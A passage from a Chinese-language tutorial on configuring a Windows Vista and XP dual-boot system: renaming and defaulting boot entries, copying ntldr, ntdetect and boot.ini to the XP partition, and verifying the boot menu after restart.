


图 7




图 8

当然，为了好看容易识别，我们可以重新命名一下 XP，比如我把它重命名为 WindowsXP Pro SP3，选中“Earlier versions of Windows”，把“Rename OS Entry”选项前面打勾，然后在后面的输入框中输入要重命名的名字就行了，如图 8。同时，我们还可以把一个操作系统设置为默认操作系统，这样在开机时如果不做任何选择，过一段时间就会自动进入设置为默认启动的系统。要把一个系统设置为默认启动操作系统，选中该系统，然后在“Set as Default”前面打勾就可以了。一切设置好后点“Apply Updates”应用设置就行了，如图 9。




图 9




图 10

经过上面的设置后为了保证一定能启动 XP 系统，我们还需要几个文件：ntldr、ntdetect 和 boot.ini，其中前两个文件可以从 XP 安装盘（光盘）搜索到，也可以从别的已经安装了 XP 系统的安装盘根目录下找到；boot.ini 在 vista 分区根目录下可以找到，找到上面 3 个文件后都复制到安装 XP 的分区的根目录下，比如你在 E 盘下安装的 XP，那么就直接放在 E 盘根目录下就行了。




图 11

好了，制作 VISTA、XP 双系统的工作就完成了，重新启动一下系统，来看看成果吧。重新启动后成功看到了选择进入操作系统的界面，如图 10。

有“Windows Vista”和“Windows XP Pro SP3”2 个系统可以进入（那个“Windows Vista backup”是 DELL 电脑预装的恢复系统），选中系统后按回车键就可以进入相应的系统，分别选择进入“Windows Vista”和“Windows XP Pro SP3”，都进入成功，如图 11，图 12。

